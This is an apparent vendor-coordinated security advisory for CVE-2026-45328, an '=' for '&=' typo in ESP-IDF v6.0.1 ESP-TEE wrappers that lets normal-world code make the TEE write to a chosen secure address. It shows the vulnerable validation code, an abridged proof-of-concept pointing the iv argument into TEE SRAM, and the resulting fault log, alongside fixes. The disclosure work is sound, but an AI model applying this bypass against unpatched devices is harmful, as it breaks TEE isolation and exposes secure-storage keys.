ESPILON
SECURITY RESEARCH


SECURITY ADVISORY

Out-of-bounds write in the ESP-IDF ESP-TEE secure-service wrappers

CVE-2026-45328 CVSS 9.3 · CRITICAL

Espressif · ESP-IDF · ESP-TEE

CVE PUBLISHED 10 Jun 2026



Marouane El Moufid (Eun0us)

espilon.net · Association loi 1901 · France

01 Vulnerability

9.3

CRITICAL

CVSS 3.1 BASE SCORE

AV:L / AC:L / PR:N / UI:N / S:C / C:H / I:H / A:H

CVE	CVE-2026-45328
Component	ESP-IDF, `esp_tee` secure-service wrappers (SID 179; also 180, and 102/103 except on ESP32-C61)
Affected	ESP-IDF v5.5.4, v6.0 and v6.0.1 on ESP32-C5, C6, C61, H2; the = dead-store exists only in v6.0.1
Fixed	ESP-IDF v5.5.5 and v6.0.2
Type	Cross-privilege out-of-bounds write (CWE-787, CWE-20)
Vendor	GHSA-mmgp-73p4-92xp
Credit	Marouane El Moufid (Eun0us) · Espilon

Issue

In ESP-IDF v6.0.1, a single-character typo in the ESP-TEE secure-service wrappers dead-stores a five-term pointer-validation chain whenever `aad_len != 0`. An = was written where an `&=` was intended. An unprivileged REE (non-secure) application that supplies a valid AAD buffer can then point the `iv` argument into TEE M-mode memory; the TEE calls `esp_fill_random(iv, iv_len)` before the AEAD operation and writes attacker-length random bytes to the attacker-chosen TEE address. The result is a cross-privilege arbitrary write into the Trusted Execution Environment, from the normal world into the secure world. CVE-2026-45328 also covers the original defect in v6.0 and v5.5.4 (unchecked context pointer, range ends computed without overflow checks); this report analyses the = form, present only in v6.0.1.

Timeline

DATE	EVENT
2026-05-13	Advisory GHSA-mmgp-73p4-92xp published
2026-06-10	CVE-2026-45328 record published
2026-06-29	ESP-IDF v6.0.2 released
2026-07-17	ESP-IDF v5.5.5 released
2026-08-26	GHSA updated: v6.0.1 listed as affected, fixed in v6.0.2
2026-08-31	Public technical write-up (blog.espilon.net)

Mitigation

Update to ESP-IDF v6.0.2 or v5.5.5, or cherry-pick the commits listed in GHSA-mmgp-73p4-92xp (release/v6.0: `7867f4a`, `440a5d1`, `0e1e1e7`; release/v5.5: `eebabaf`, `afd14ab`, `dcb758a`). In v6.0.2 the AAD check is combined with `&=`, so the `iv`, `tag` and `output` pointers are again validated against the REE address space before use.

02 Technical analysis

Root cause

The wrapper for SID 179 (`_ss_esp_tee_sec_storage_aead_encrypt`) validates five REE-supplied ranges (the context, input, iv, tag and output) in one `&&` expression. In v6.0.1 the optional AAD check that follows is written with `=` instead of `&=`: when `aad_len != 0` it overwrites the result of the five checks instead of combining with it. The verdict then reflects only whether the AAD buffer lies in the REE.

components/esp_tee/subproject/main/core/esp_secure_services_iram.c:170 (ESP-IDF v6.0.1)

```
bool valid_addr = (esp_tee_buf_in_ree(ctx, sizeof(esp_tee_sec_storage_aead_ctx_t)) &&
                   esp_tee_buf_in_ree(ctx->input, ctx->input_len) &&
                   esp_tee_buf_in_ree(iv, iv_len) &&
                   esp_tee_buf_in_ree(tag, tag_len) &&
                   esp_tee_buf_in_ree(output, ctx->input_len));

if (ctx->aad_len != 0) {
    valid_addr = esp_tee_buf_in_ree(ctx->aad, ctx->aad_len);   // '=', not '&='
}
if (!valid_addr) {
    return ESP_ERR_INVALID_ARG;
}
```

An attacker who passes a valid REE AAD buffer therefore gets every other pointer accepted, including an `iv` that points into TEE memory. The same `=` is present in SID 180 and, on the SoCs that have the DS peripheral (not ESP32-C61), in SIDs 102 and 103. v6.0 and v5.5.4 do not contain the `=`: they carry the original defect covered by the advisory (unchecked `ctx`, range ends computed without overflow checks). Fix commit `0e1e1e7` (“prevent validation clobbering”) reached release/v6.0 on 2026-04-30, after v6.0.1 was released on 2026-04-27.

Proof of concept

`poc.c` issues two calls with an identical `iv` pointing at a TEE SRAM address. The only delta between them is `aad_len`, which isolates the typo as the root cause.

poc.c (abridged) · G1 vs G2, identical iv into TEE memory

```
uint8_t *tee_iv = (uint8_t *)0x40801044;   // TEE / secure SRAM

/* G1 : aad_len = 0  -> full && chain runs, TEE pointer rejected */
ctx.aad_len = 0;
r = svc_aead_encrypt(&ctx, tee_iv, 16, tag, 16, out);   // 0x102

/* G2 : aad_len = 16 -> '=' on the AAD check discards the iv check */
ctx.aad_len = 16;
r = svc_aead_encrypt(&ctx, tee_iv, 16, tag, 16, out);   // write-fault
```

On silicon (ESP32-C6, ESP-IDF v6.0.1), G1 is rejected and G2 faults inside the TEE at M-mode privilege, on a store to the attacker-chosen address:


serial output · ESP32-C6, ESP-IDF v6.0.1

```
gen_key(AES256,"pwn") -> 0x0
[G1] aad_len=0,  iv->TEE 0x40801044 : calling...
[G1] ret=0x102  (EXPECT 0x102 => validation works)
[G2] aad_len=16, iv->TEE 0x40801044 : gate BYPASS + write-fault...

Guru Meditation Error: Core 0 panic'ed (Store access fault).
Fault addr: 0x40030d1e | Origin: M-mode
MTVAL : 0x40801044   (attacker-supplied iv)
MCAUSE: 0x00000007   (Store/AMO access fault)
```

Impact

`MTVAL` equals the attacker-supplied `iv`, and the fault is taken at M-mode inside the TEE: the secure world wrote to a REE-chosen address. An unprivileged normal-world application thus obtains an arbitrary write across the TEE trust boundary, before the AEAD operation (an AES-256 key must exist in secure storage; in development mode the REE can provision one itself, as `poc.c` does). Depending on the chosen target, this breaks the confidentiality and integrity guarantees the TEE is meant to provide (secure-storage keys, M-mode control data), which is reflected in the scope-changed CVSS of 9.3.



ESPILON

SECURITY RESEARCH

Embedded, IoT and OT security research

espilon.net

eun0us@espilon.net

Association loi 1901 · France